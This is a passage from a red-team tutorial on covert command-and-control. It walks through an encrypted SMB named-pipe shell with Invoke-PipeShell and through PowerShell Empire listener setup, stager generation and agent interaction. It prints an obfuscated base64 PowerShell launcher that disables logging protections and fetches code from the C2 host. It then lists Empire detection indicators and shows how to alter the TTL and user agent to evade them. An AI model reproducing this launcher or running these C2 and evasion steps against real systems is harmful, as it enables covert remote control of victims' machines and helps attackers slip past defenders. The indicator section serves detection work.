If you notice this is the "dir" command output. As a wrap-up; CSRF_TOKEN and TOKEN_CSRF headers are good IOCs to identify Tinyshell.

6.4.2. Named PIPE via SMB

Named pipe is a great technique used to hide in plain sight within a Windows-based network. It uses SMB protocol as a communication channel, which is usually ignored due to the tremendous number of packets exchanged within a network. Since SMB is unencrypted, custom tools must extend these channels to provide encrypted communications and avoid generated IOCs.

Invoke-pipeshell

As the author stated, Invoke-pipeshell demonstrates a remote command shell running over an SMB Named Pipe. The shell can be interactive PowerShell or single PowerShell commands. These resources contain the following features:

☑ AES encryption

☑ Interactive and non-Interactive mode

☑ Custom pipe names

During our demonstration, we will be using two Windows 8.1, one as a server and the other as client.

On the first Windows OS, fire-up a cmd.exe and type the following command:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\victim>powershell -ep byapss
Windows PowerShell
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

PS C:\Users\victim>
```

The below PowerShell command will list all the available named pipes.

```
PS C:\Users\victim> [System.IO.Directory]::GetFiles("\\.\\pipe\\")
\\.\\pipe\\InitShutdown
\\.\\pipe\\lsass
\\.\\pipe\\ntsvcs
\\.\\pipe\\scerpc
\\.\\pipe\\Winsock2\CatalogChangeListener-28c-0
\\.\\pipe\\epmapper
\\.\\pipe\\Winsock2\CatalogChangeListener-1c4-0
\\.\\pipe\\LSM_API_service
\\.\\pipe\\eventlog
\\.\\pipe\\Winsock2\CatalogChangeListener-358-0
\\.\\pipe\\atsvc
\\.\\pipe\\Winsock2\CatalogChangeListener-22c-0
\\.\\pipe\\Winsock2\CatalogChangeListener-370-0
\\.\\pipe\\spoolss
\\.\\pipe\\Winsock2\CatalogChangeListener-44c-0
\\.\\pipe\\wkssvc
\\.\\pipe\\trkwks
\\.\\pipe\\vgauth-service
\\.\\pipe\\srvsvc
\\.\\pipe\\Winsock2\CatalogChangeListener-214-0
\\.\\pipe\\MsFteWds
\\.\\pipe\\Winsock2\CatalogChangeListener-954-0
```

Let's create a custom C2 named pipe using Invoke-Pipeshell PowerShell tool. First import the PowerShell module.

```
PS C:\Users\victim\Desktop> Import-Module .\Invoke-PipeShell.ps1
PS C:\Users\victim\Desktop> _
```

Create the C2 server node.

```
PS C:\Users\victim\Desktop> Invoke-PipeShell -Mode server -AESKey abcdef01234567
89 -Pipe lsass_svc -commandtimeout 20
+---------------------------------
| Host Name      : WIN-KAAQ1R9NBFL
| Named Pipe     : lsass_svc
| AES Key        : abcdef0123456789
| CommandTimeout : 20
+---------------------------------

[>] Waiting for client..

_
```

Create the client node and connect to our C2 server.

```
PS C:\> Invoke-PipeShell -Mode client -server 192.168.193.161 -AESKey abcdef0123
456789 -Pipe lsass_svc -i
+-----------------------------------
| Host Name       : WIN-KAAQ1R9NBFL
| Named Pipe      : lsass_svc
| AES Key         : abcdef0123456789
| Timeout         : 1000
+-----------------------------------

SHELL: whoami
win-kaaq1r9nbfl\victim


SHELL:
```

Now that we have a C2 channel, we can execute commands while our traffic's seen as legitimate SMB traffic, let's check in Wireshark.

Filter: smb2 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
8	6.10263000	192.168.193.160	192.168.193.161	SMB2	358	Write Request Len:188 Off:0
9	6.12376600	192.168.193.161	192.168.193.160	SMB2	138	Write Response
10	6.12489400	192.168.193.160	192.168.193.161	SMB2	171	Read Request Len:1024 Off:0
11	6.17071100	192.168.193.161	192.168.193.160	SMB2	131	Read Response, Error: STATUS_PENDING
17	10.1985070	192.168.193.161	192.168.193.160	SMB2	385	Read Response

Fortunately for us, Invoke-Pipeshell has already handled the encryption operation using AES; let's verify it through a simple Follow TCP stream that Wireshark provides.

Indeed, our issued commands and output are all encrypted.

6.5 Powershell Empire

The ability to customize tools is a mandatory skill that a red team should acquire. During this demonstration, we will cover how a powerful C2 tool like PowerShell Empire can be used and customized to avoid IOCs generation. PowerShell Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules, ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.

6.5.1. Empire Operations

Listeners: According to the official documentation of Empire, the first thing you have to do is create a listener. The listeners command will jump you to the listener management menu. Any active listeners will be displayed, and this information can be redisplayed at any time with the list command. The info command will display the currently set listener options.

There are four types of listeners:

☑ **Normal**: Communications happen directly with Empire server.

☑ **Pivot**: Opens up a port on an agent's machine that redirects to an existing listener, allowing you to stage new agents on a network through your pivot.

☑ **Hop**: Utilizes a hop.php file similar to the Reverse Hop HTTP Stager in Metasploit. First you need to generate a hop.php file that redirects to an existing listener. After you've started an existing listener, generate hop.php through its stager. Place this hop.php file in some location in your jump server. Then jump back to the listener menu, set the Type to hop, set your host to the full URI hop.php location, and set the RedirectTarget to your original listener. Then execute it.

☑ **Foreign**: Used when you have a second Empire C2 server that you want to easily be able to pass sessions to

Stagers: Empire implements various stagers in a modular format in ./lib/stagers/*. These include dlls, macros, one-liners, and more, and are described in detail below. To use a stager, from the main listeners, or agents, menu, use usestager <tab> to tab-complete the set of available stagers, and you'll be taken to the individual stager's menu. The UI here functions similarly to the post module menu, i.e., set/unset/info and generate the particular output code.

Agents: You should see a status message when an agent checks in (i.e. [+] Initial agent CGUBKC1R3YLHZM4V from 192.168.52.168 now active). Jump to the Agents menu with agents. Basic information on active agents should be displayed. Various commands can be executed on specific agent IDs or all from the agent menu, i.e. kill all. To interact with an agent, use interact AGENT_NAME. Agent names should be tab-completable for all commands.

Modules: Similar to Metasploit, Empire is customizable and extensible using modules. Modules are contained in the **./lib/modules/*** folder. The template.py file has detailed information on a module's structure and how it can be extended.

Scripts: In addition to formalized modules, you are able to simply import and use a PowerShell script in your remote Empire agent.

6.5.2. Play around with Empire

a.) Create a listener

When you start Empire using the **./empire** command, you'll see the following console.

Now, you can run the **help** command for more information.

The **agents** command lists the available agents.

```
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process          PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------          ---    -----    ---------
 ESDZRHF3 ps 192.168.193.148 WIN-KAAQ1R9NBFL   WIN-KAAQ1R9NBFL\victim  powershell       1440   5/0.0    2018-11-11
4:19:20

(Empire: agents) >
```

Please go ahead and step over each command and see what it does. Our objective is to create a listener, which is an easy task to do. First enter the listeners mode using the **listeners** command, and then use the uselistener command along with the listener type parameter to create the listener you desire.

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > uselistener
dbx           http_com      http_hop      meterpreter   redirector
http          http_foreign  http_mapi     onedrive
(Empire: listeners) > uselistener http
(Empire: listeners/http) >
```

In our case, we will be using the http listener to mimic the HTTP protocol as a C2 channel. You can pass the **info** command for further options.

```
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                           Description
  ----              --------    -------                         -----------
  SlackToken        False                                       Your SlackBot API token to communicate with your Slac
k instance.
  ProxyCreds        False       default                         Proxy credentials ([domain\]username:password) to use
 for request (default, none, or other).
  KillDate          False                                       Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                            Name for the listener.
  Launcher          True        powershell -noP -sta -w 1 -enc  Launcher string.
  DefaultDelay      True        5                               Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                              Number of missed checkins before exiting
  WorkingHours      False                                       Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                        The Slack channel or DM that notifications will be se
nt to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://192.168.193.139:80       Hostname/IP for staging.
```

Next, we need to specify a port we intent to use, a listener name and the host link of our C2 server, and finally execute the listener.

```
(Empire: listeners/http) > set Port 8080
(Empire: listeners/http) > set Name RedTeamC2
(Empire: listeners/http) > set Host http://192.168.193.139:8080
(Empire: listeners/http) > execute
[*] Starting listener 'RedTeamC2'
[+] Listener successfully started!
(Empire: listeners/http) >
```

b.) Using stagers

```
root@kali:/opt/Empire# cat /tmp/launcher.bat
@echo off
start /b powershell -noP -sta -w 1 -enc  SQBGACgAJABQAFMAVgBlAHIAUwBpAG8ATgBUAGEAQgBsAGUALgBQAFMAVgBFAFIAcwBJAG8AbgAuA
E0AYQBKAG8AUgAgAC0AZwBFACAAMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAuAEEAcwBzAGUAbQB1AGwAWQAuAEcAZQBUAFQAWQBwAEUAKAAnAFMAeQB
zAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAdABGAEkARQBgAGwAR
AAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQB1AGwAaQBjACw
AUwB0AGEAdABpAGMAJwApADsASQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAEUAdABWAGEAbABVAGUAKAAkAE4AdQBMAEwAKQA7A
EkARgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQB
wAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZ
wBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGw
AZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAQQBsAD0AWwBDAG8AbABMA
GUAQwBUAEkATwBQAHMALgBHAGUATgBlAHIAaQBjAC4ARABJAGMAdABpAG8ATgBhAFIAWQBbAHMAVAByAGkAbgBnACwAUwB5AFMAVABlAG0ALgBPAEIASgB
FAGMAdABdAF0AOgA6AE4AZQBXACgAKQA7ACQAdgBBAEwALgBBAEQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAb
wBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBBAGwALgBBAEQARAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQ
AaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG8AZgB0A
HcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwB
jAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAD0AJAB2AEEAbAB9AEUAbABzAEUAewBbAFMAQwB5AEkAUAB0AEIAbABPAGMAS
wBdAC4AIgBHAEUAVABGAEkARQBgAGwAZAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGE
AdABpAGMAJwApAC4AUwBlAHQAVgBBAGwAVQBFACgAJABuAHUATABsACwAKAB0AGUAVwAtAE8AYgBqAGUAQwBUACAAQwBvAEwATABFAGMAVABJAE8ATgBTA
C4ARwBFAE4AZQB5AGkAYwAuAEgAYQBzAGgAUwBFAHQAWwBzAFQAUgBJAG4ARwBdACkAOQB9AFsAUgBlAGYAXQAuAEEAcwBTAEUATQBCAGwAeQAuAEcAZQB
0AFQAeQBwAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBBAG0AcwBpAFUAdABpAGwAc
wAnACkAfAA/AHsAJABfAH0AfAAlAHsAJABfAC4ARwBFAHQARgBJAGUATABkACgAJwBhAG0AcwBpAEkAbgBpAHQARgBhAGkAbABlAGQAJwAsACcATgBvAG4
AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACkALgBTAGUAVABWAGEAbABVAGUAKAAkAG4AVQBMAGwALAAkAFQAUgBVAEUAKQB9ADsAfQA7AFsAUwB5A
FMAVABFAE0ALgBOAGUAdAAuAFMARQByAFYASQBjAEUAUABPAEkATgBUAE0AYQBOAGEAZwBlAFIAXQA6ADoARQBYAHAAZQBDAHQAMQAwADAAQwBPAG4AdAB
pAG4AdQBFAD0AMAA7ACQAdwBDAD0ATgBlAHcALQBPAEIAagBlAEMAdAAgAFMAeQBzAHQAZQBNAC4ATgBlAHQALgBXAEUAQgBDAGwASQBlAG4AVAA7ACQAd
QA9ACcATQBvAHoAaQBsAGwAYQAvADUALgAwACAAKABXAGkAbgBkAG8AdwBzACAATgBUACAANgAuADEAOwAgAFcATwBXADYANAA7ACAAVAByAGkAZABlAG4
AdAAvADcALgAwADsAIAByAHYADgAxADEALgAwACkAIABsAGkAawBlACAARwBlAGMAawBvACcAOwAkAHcAQwAuAEgARQBhAGQARQByAHMALgBBAGQARAAoA
CcAVQBzAGUAcgAtAEEAZwBlAG4AdAAnACwAJAB1ACkAOwAkAHcAQwAuAFAAcgBvAHgAWQA9AFsAUwB5AFMAdABFAE0ALgBOAGUAVAAuAFcAZQBCAFIARQB
xAHUAZQBzAHQAXQA6ADoARABlAEYAYQB1AEwAVABXAEUAQgBQAFIATwB4AFkAOwAkAHcAYwAuAFAAUgBPAFgAeQAuAEMAcgBlAEQARQBuAHQAaQBhAGwAU
wAgAD0AIABbAFMAeQBzAFQARQBtAC4ATgBlAHQALgBDAHIAZQBkAEUAbgBUAEkAQQBMAEMAQQBjAEgARQBdADoAOgBEAEUAZgBBAFUATAB0AE4ARQBUAFc
AbwBSAEsAQwByAGUARABlAE4AdABpAGEATABTADsAJABTAGMAcgBpAHAAdAA6AFAAcgBvAHgAeQAgAD0AIAAkAHcAYwAuAFAAcgBvAHgAeQA7ACQASwA9A
FsAUwB5AHMAVABlAE0ALgBUAGUAeABUAC4ARQBuAGMAbwBkAEkATgBnAF0ADgA6AEEAUwBDAEkASQAuAEcARQBUAEIAeQBUAEUAUwAoACcAbAA6AF4AVgB
iAH0AcQAmAFcAWgBfAHIARQBEADQARwBUAEwAQgBkAHgAPgBBAH4AIQB0AEYAZwBVAHYAMABDACcAKQA7ACQAUgA9AHsAJABEACwAJABLAD0AJABBAHIAZ
```

Once the .bat file's executed in the victim's machine, you'll receive a connection with an ID that can be used to interact with the agent.

```
(Empire: listeners) > usestager windows/launcher_bat
(Empire: stager/windows/launcher_bat) > set Listener RedTeamC2
(Empire: stager/windows/launcher_bat) > generate

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) > [*] Sending POWERSHELL stager (stage 1) to 192.168.193.161
[*] New agent YSDHA4K5 checked in
[+] Initial agent YSDHA4K5 from 192.168.193.161 now active (Slack)
[*] Sending agent (stage 2) to YSDHA4K5 at 192.168.193.161

(Empire: stager/windows/launcher_bat) > interact YSDHA4K5
(Empire: YSDHA4K5) > whoami
[*] Tasked YSDHA4K5 to run TASK_SHELL
[*] Agent YSDHA4K5 tasked with task ID 1
(Empire: YSDHA4K5) > [*] Agent YSDHA4K5 returned results.
WIN-KAAQ1R9NBFL\victim
[*] Valid results returned by 192.168.193.161
```

6.5.3. Empire contradictions and IOCs extraction


Fingerprinting Empire framework is very easy for advanced defenders when it is used with the default options. Below are some weaknesses of the Empire framework that can be used as an Indicator Of Compromise (IOCs) to effectively identify its activities within a network.

a.) Default web pages


Empire uses staging to properly exchange encryption keys and data to properly control remote systems. The default behavior of Empire is to continuously request three web pages namely (**news.php, /admin/get.php** and **/login/process.php**). These URIs will appear legitimate and benign to a beginner defender; however, when these URIs are grouped together within a single host, it could be a very good indicator of an Empire activity.

b.) HTTP code status contradiction

A curious defender who finds one of the above URIs could take time to look at their content manually, if so, the web page will look like the following.



This web page is a default IIS server error page when a page wasn't found on the server. Taking a deeper look at the pertinent network traffic will result to in a contradiction in the behavior.



The server responds back with an error page while returning an HTTP status code of 200. The normal status code should have been 404.

c.) Contradiction in the TTL

The C2 server claims that it is using Microsoft IIS 7.5 in the header as shown below.

```
    5 0.001928    192.168.193.139    192.168.193.161    TCP     54 8080 → 49221 [ACK] Seq=1 Ack=
    6 0.048572    192.168.193.139    192.168.193.161    TCP     71 8080 → 49221 [PSH, ACK] Seq=1
    7 0.048934    192.168.193.139    192.168.193.161    TCP   4434 8080 → 49221 [ACK] Seq=18 Ack
    8 0.049256    192.168.193.139    192.168.193.161    HTTP  1277 HTTP/1.0 200 OK  (text/html)

▸ Transmission Control Protocol, Src Port: 8080, Dst Port: 49221, Seq: 4398, Ack: 207, Len: 1223
▸ [3 Reassembled TCP Segments (5620 bytes): #6(17), #7(4380), #8(1223)]
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.0 200 OK\r\n
    ▸ [Expert Info (Chat/Sequence): HTTP/1.0 200 OK\r\n]
      Request Version: HTTP/1.0
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
    Content-Type: text/html; charset=utf-8\r\n
  ▸ Content-Length: 5393\r\n
    Cache-Control: no-cache, no-store, must-revalidate\r\n
    Pragma: no-cache\r\n
    Expires: 0\r\n
    Server: Microsoft-IIS/7.5\r\n
    Date: Wed, 21 Nov 2018 16:20:81 GMT\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.047364808 seconds]

00a0  0a 53 65 72 76 65 72 3a  20 4d 69 63 72 6f 73 6f   .Server:  Microso
00b0  66 74 2d 49 49 53 2f 37  2e 35 0d 0a 44 61 74 65   ft-IIS/7 .5..Date
00c0  3a 20 57 65 64 2c 20 32  31 20 4e 6f 76 20 32 30   : Wed, 2 1 Nov 20
00d0  31 38 20 31 36 3a 32 30  3a 30 31 20 47 4d 54 0d   18 16:20 :81 GMT.
00e0  0a 0d 0a 84 56 7b 54 3c  2f 9a 33 09 81 c6 27 5d   ....V{T< /.3...']
00f0  ed b0 0f 3b 64 ce e3 20  8f c1 78 8e 4f e3 2a dd   ...;d..  ..x.O.*.
0100  94 cb 9b c3 b1 4a d4 9a  55 f7 b6 7c f2 1f 25 4f   .....J.. U..|..%O
0110  c7 c0 83 cf a7 a2 cd 51  95 1c a4 ae 72 a7 7d 60   .......Q ....r.}`
0120  10 af a2 53 5d c0 0f c8  52 64 38 c5 48 c9 35 d3   ...S]... Rd8.H.5.
0130  62 3d 01 a5 c1 15 94 56  39 1d b0 9b 06 34 c1 13   b=.....V 9....4..
0140  8a cf cd ae 51 68 dd 59  88 92 0d af 67 be 1a 29   ....Qh.Y ....g..)
```

We all know that Microsoft OS(s) use a value of 128 as Time To Live (TTL). Unfortunately, Empire's consuming the default implementation of the Linux kernel TCP/IP stack.

```
   46 1.366250    192.168.193.139    192.168.193.161    HTTP  1252 HTTP/1.0 200 OK  (text/html)
   54 6.836170    192.168.193.161    192.168.193.139    HTTP   265 GET /admin/get.php HTTP/1.1
   58 6.888806    192.168.193.139    192.168.193.161    HTTP    66 HTTP/1.0 200 OK  (text/html)

  ▸ Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0xf86d [validation disabled]
    [Header checksum status: Unverified]
    Source: 192.168.193.139
    Destination: 192.168.193.161
    [Source GeoIP: Unknown]
    [Destination GeoIP: Unknown]
▸ Transmission Control Protocol, Src Port: 8080, Dst Port: 49224, Seq: 1478, Ack: 212, Len: 12
▸ [3 Reassembled TCP Segments (1489 bytes): #56(17), #57(1460), #58(12)]
▾ Hypertext Transfer Protocol
  ▸ HTTP/1.0 200 OK\r\n
    Content-Type: text/html; charset=utf-8\r\n
  ▸ Content-Length: 1262\r\n
    Cache-Control: no-cache, no-store, must-revalidate\r\n
    Pragma: no-cache\r\n
    Expires: 0\r\n
    Server: Microsoft-IIS/7.5\r\n
    Date: Wed, 21 Nov 2018 16:20:08 GMT\r\n

0000  00 0c 29 bd c9 4e 00 0c  29 e7 0e c0 08 00 45 00   ..)..N.. )..... E.
0010  00 34 3d d8 40 00 40 06  f8 6d c0 a8 c1 8b c0 a8   .4=.@.@. .m......
0020  c1 a1 1f 90 c0 48 4f 2d  1a f7 db 99 57 dd 50 19   .....HO- ....W.P.
0030  00 ed 04 a5 00 00 20 20  20 20 20 20 20 20 20 20   ......
0040  20 20
```

A workaround to this issue is to make changes to the default TTL value using **sysctl** command as follows:

```
root@kali:/opt/Empire# sysctl net.ipv4.ip_default_ttl=128
net.ipv4.ip_default_ttl = 128
root@kali:/opt/Empire#
```

d.) User agent String

Empire agent claims to be Internet Explorer 11 that is used in Windows 7 via its user agent string. This information could be a very valuable indicator of compromise when the victim is using Windows 10. A smart defender can flag pertinent packets as suspicious to investigate them more.

```
    46 1.366250    192.168.193.139    192.168.193.161    HTTP    1252 HTTP/1.0 200 OK  (text/html)
    54 6.836170    192.168.193.161    192.168.193.139    HTTP     265 GET /admin/get.php HTTP/1.1
    58 6.888806    192.168.193.139    192.168.193.161    HTTP      66 HTTP/1.0 200 OK  (text/html)
▸ Frame 54: 265 bytes on wire (2120 bits), 265 bytes captured (2120 bits)
▸ Ethernet II, Src: Vmware_bd:c9:4e (00:0c:29:bd:c9:4e), Dst: Vmware_e7:0e:c0 (00:0c:29:e7:0e:c0)
▸ Internet Protocol Version 4, Src: 192.168.193.161, Dst: 192.168.193.139
▸ Transmission Control Protocol, Src Port: 49224, Dst Port: 8080, Seq: 1, Ack: 1, Len: 211
▾ Hypertext Transfer Protocol
  ▸ GET /admin/get.php HTTP/1.1\r\n
  ▸ Cookie: session=ifa3C7coN0ismvenLpr6MbCrWb4=\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
    Host: 192.168.193.139:8080\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://192.168.193.139:8080/admin/get.php]
    [HTTP request 1/1]
    [Response in frame: 58]
```

e.) HTTPS traffic contradiction

Empire uses encryption when exchanging data in transit; Aa smart defender could easily notice that encrypted traffic is passing via port 80 HTTP if used or other port, while clear text HTTP request are going in and out.

6.5.4. Customizing Empire

A Red Team engagement could be all about testing defense capabilities of known old and recent threat TTPs. As an example, a Red Teamer could be tasked to emulate a popular threat like zeus or pitty tiger. A Red Teamer must gain the necessary skills to be able to customize tools. In this sub section, we will cover how to customize Empire according to our needs.

a.) Change user agent

It is straightforward to change the default staging user agent string that Empire uses. The framework provides an option before generating the stager. A **set UserAgent** command will do the magic for you.

```
(Empire: stager/windows/launcher_bat) > options

Name: BAT Launcher

Description:
  Generates a self-deleting .bat launcher for
  Empire.

Options:

  Name             Required    Value                Description
  ----             --------    -------              -----------
  Listener         True        RedTeamC2            Listener to generate stager for.
  OutFile          False       /tmp/launcher.bat    File to output .bat launcher to,
                                                    otherwise displayed on the screen.
  Obfuscate        False       False                Switch. Obfuscate the launcher
                                                    powershell code, uses the
                                                    ObfuscateCommand for obfuscation types.
                                                    For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                    Only used if Obfuscate switch is True.
                                                    For powershell only.
  Language         True        powershell           Language of the stager to generate.
  ProxyCreds       False       default              Proxy credentials
                                                    ([domain\]username:password) to use for
                                                    request (default, none, or other).
  UserAgent        False       default              User-agent string to use for the staging
                                                    request (default, none, or other).
  Proxy            False       default              Proxy to use for request (default, none,
                                                    or other).
  Delete           False       True                 Switch. Delete .bat after running.
  StagerRetries    False       0                    Times for the stager to retry
                                                    connecting.
```

b.) Changing the default profile

Changing Empire profile to avoid IOC generation is possible. Below we will change the user agent and so the staging web pages, so they could appear legitimate.

